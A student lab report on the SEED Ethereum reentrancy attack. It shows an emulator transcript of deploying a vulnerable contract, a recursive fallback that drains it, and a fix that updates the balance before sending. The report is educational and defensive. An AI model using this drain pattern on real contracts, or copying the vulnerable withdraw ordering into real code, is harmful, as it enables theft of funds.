Reentrancy Attack Lab


The objective of this lab is to have a hands-on experience with the reentrancy attack, which was a big deal in Ethereum's early days due to the DAO hack. Through two smart contracts, one vulnerable (the victim contract) and one for the attack, we could simulate the entire attack process using the SEED emulator with an Ethereum blockchain.

Task 1.a: Compiling the Contract

To begin, we compile the victim smart contract using the following command:


```
solc-0.6.8 --overwrite --abi --bin -o . ReentrancyVictim.sol
```

This step generates the ABI and bytecode required for deploying the contract.



Task 1.b: Deploying the Victim Contract

The next step involved deploying the victim contract onto the blockchain. This is accomplished by running the script `deploy_victim_contract.py`.



Task 1.c: Interacting with the Victim Contract

To complete the setup of the victim contract, we need to fund it with ethers. Using the contract address obtained from the previous step (`0xcD18e373E825C1a38f0670715d3BD5496DA0736f`), we deposit 30 ethers into the contract using the script `fund_victim_contract.py`.

```
seed@VM: ~/.../victim
seed@VM: ~/.../emulator_10          seed@VM: ~/.../victim
[04/25/24]seed@VM:~/.../victim$ python3 fund_victim_contract.py
Transaction sent, waiting for the block ...
Transaction Receipt: AttributeDict({'blockHash': HexBytes('0x524f6de8db3db293b2c
a8175637be7d5fd2a7ecb44d38940cb6fdf19aa66d3b7'), 'blockNumber': 84, 'contractAdd
ress': None, 'cumulativeGasUsed': 65581, 'effectiveGasPrice': 1000013947, 'from'
: '0xA403f63AD02a557D5DDCBD5F5af9A7627C591034', 'gasUsed': 65581, 'logs': [], 'l
ogsBloom': HexBytes('0x000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000'), 'status': 1, 'to': '0
xcD18e373E825C1a38f0670715d3BD5496DA0736f', 'transactionHash': HexBytes('0x52151
87de22e8cf89372f1493d96568a72e2440019fef8575bb7e771f2523087'), 'transactionIndex
': 0, 'type': '0x2'})
-----------------------------------------------------------
== My balance inside the contract:
   0xA403f63AD02a557D5DDCBD5F5af9A7627C591034: 30000000000000000000
== Smart Contract total balance:
   0xcD18e373E825C1a38f0670715d3BD5496DA0736f: 30000000000000000000
-----------------------------------------------------------
[04/25/24]seed@VM:~/.../victim$
```

Additionally, for testing and learning purposes, we withdraw 5 ethers from the victim contract using the script `withdraw_from_victim_contract.py`.

```
seed@VM: ~/.../victim
seed@VM: ~/.../emulator_10          seed@VM: ~/.../victim
[04/25/24]seed@VM:~/.../victim$ python3 withdraw_from_victim_contract.py
Transaction sent, waiting for the block ...
Transaction Receipt: AttributeDict({'blockHash': HexBytes('0x5ceda2025e567fa05f7
bf6f1749c2b0274c6199b191856e09dd497aa1c35b7b4'), 'blockNumber': 91, 'contractAdd
ress': None, 'cumulativeGasUsed': 38799, 'effectiveGasPrice': 1000005500, 'from'
: '0xA403f63AD02a557D5DDCBD5F5af9A7627C591034', 'gasUsed': 38799, 'logs': [], 'l
ogsBloom': HexBytes('0x000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000'), 'status': 1, 'to': '0
xcD18e373E825C1a38f0670715d3BD5496DA0736f', 'transactionHash': HexBytes('0xdc435
638e5c94d590b1574590703431e0aa13ec980be520c50a3e53bdf12814a'), 'transactionIndex
': 0, 'type': '0x2'})
-----------------------------------------------------------
== My balance inside the contract:
   0xA403f63AD02a557D5DDCBD5F5af9A7627C591034: 25000000000000000000
== Smart Contract total balance:
   0xcD18e373E825C1a38f0670715d3BD5496DA0736f: 25000000000000000000
-----------------------------------------------------------
[04/25/24]seed@VM:~/.../victim$
```

Task 2: The Attacking Contract

With the victim contract set up, we proceed to deploy the attacker contract. We modified the deployment script (`deploy_attack_contract.py`) to use the correct victim address.

```
[04/25/24]seed@VM:~/.../attacker$ ls
cashout.py                get_balance.py     __pycache__
deploy_attack_contract.py  launch_attack.py  SEEDWeb3.py
[04/25/24]seed@VM:~/.../attacker$ python3 deploy_attack_contract.py
---------Deploying Contract ----------------
... Waiting for block
Transaction Hash: 0x512a7849bde7d1aecada37df4b8db16980cb457cc6e14cac5728b78dcc74
6bc1
Transaction Receipt: AttributeDict({'blockHash': HexBytes('0xf90dc5a86f39f1b26c7
224e3eefa53dbd33aa02f42b1f71f996cdf029f07a45d'), 'blockNumber': 111, 'contractAd
dress': '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99', 'cumulativeGasUsed': 35680
7, 'effectiveGasPrice': 1000000385, 'from': '0xa6bBf9891a0689Fe91d9c1538478b95ef
fe0a57A', 'gasUsed': 356807, 'logs': [], 'logsBloom': HexBytes('0x00000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000'), 'status': 1, 'to': None, 'transactionHash': HexBytes('0x51
2a7849bde7d1aecada37df4b8db16980cb457cc6e14cac5728b78dcc746bc1'), 'transactionIn
dex': 0, 'type': '0x2'})
Attack contract: 0xE4f431062358923783bc63Ba7bC0BF232AFd9f99
[04/25/24]seed@VM:~/.../attacker$
```


The deployed attacker contract address is: `0xE4f431062358923783bc63Ba7bC0BF232AFd9f99`.

Task 3: Launching the Reentrancy Attack

Finally we can run the attack by depositing 1 ether to the victim contract `launch_attack.py`

```
[04/25/24]seed@VM:~/.../attacker$ python3 launch_attack.py
Transaction sent, waiting for block ...
Transaction Receipt: AttributeDict({'blockHash': HexBytes('0x48047644d97348f863e
1c358f05fdab4f9a2fd1ef3a26c02a2f7975054cc2b8f'), 'blockNumber': 120, 'contractAd
dress': None, 'cumulativeGasUsed': 282944, 'effectiveGasPrice': 1000000120, 'fro
m': '0xa6bBf9891a0689Fe91d9c1538478b95effe0a57A', 'gasUsed': 282944, 'logs': [],
 'logsBloom': HexBytes('0x0000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000'), 'status': 1, 'to':
 '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99', 'transactionHash': HexBytes('0x85
45a66f405ed04e286d3a78002be59ac0119c9bc95a573a5c71eb4d377b8aa8'), 'transactionIn
dex': 0, 'type': '0x2'})
[04/25/24]seed@VM:~/.../attacker$
```

And if we run the `get_balance.py` script with the correct addresses, we can see that the attackers stole the victim ethers.



Explanation: The withdrawal function allows the attacker to recursively withdraw ethers before his contract's state is updated, allowing reentry and consequently drain the funds.

```
function withdraw(uint _amount) public {
    require(balances[msg.sender] >= _amount);

    (bool sent, ) = msg.sender.call{value: _amount}(""); ②
    ...

    balances[msg.sender] -= _amount; ③
}
```

The recursion will start in the line ② but the state is only updated in the line ③

Basically the attacker withdraws 1 ether, that will execute the fallback() function on the attacker contract:

```
fallback() external payable {
    if(address(victim).balance >= 1 ether) { ④
        victim.withdraw(1 ether);
    }
}
```

Which will call withdraw again and so on.

As we will see in the next task the solution is to invert the lines order.

Task 4: Countermeasures


In this final task, we repeated the entire process but changing the victim withdraw function. After depositing 30 ethers into the victim contract and attempting to execute the attack, it failed as we expected.

```
function withdraw(uint _amount) public {
    require(balances[msg.sender] >= _amount);

    balances[msg.sender] -= _amount;

    (bool sent, ) = msg.sender.call{value: _amount}("");
    ...
```

In the image below, we executed the `get_balance.py` script after the attack script. We can see that the first ether was successfully deposited into the attacker contract, however, the victim contract remained unaffected.



Changing the order of the lines, the first check `require(balances[msg.sender] >= _amount);` will not pass after the withdraw is called again by the attacker contract.

Authors

G1:

- Alexandre Nunes (up202005358)
- Fábio Sá (up202007658)
- Inês Gaspar (up202007210)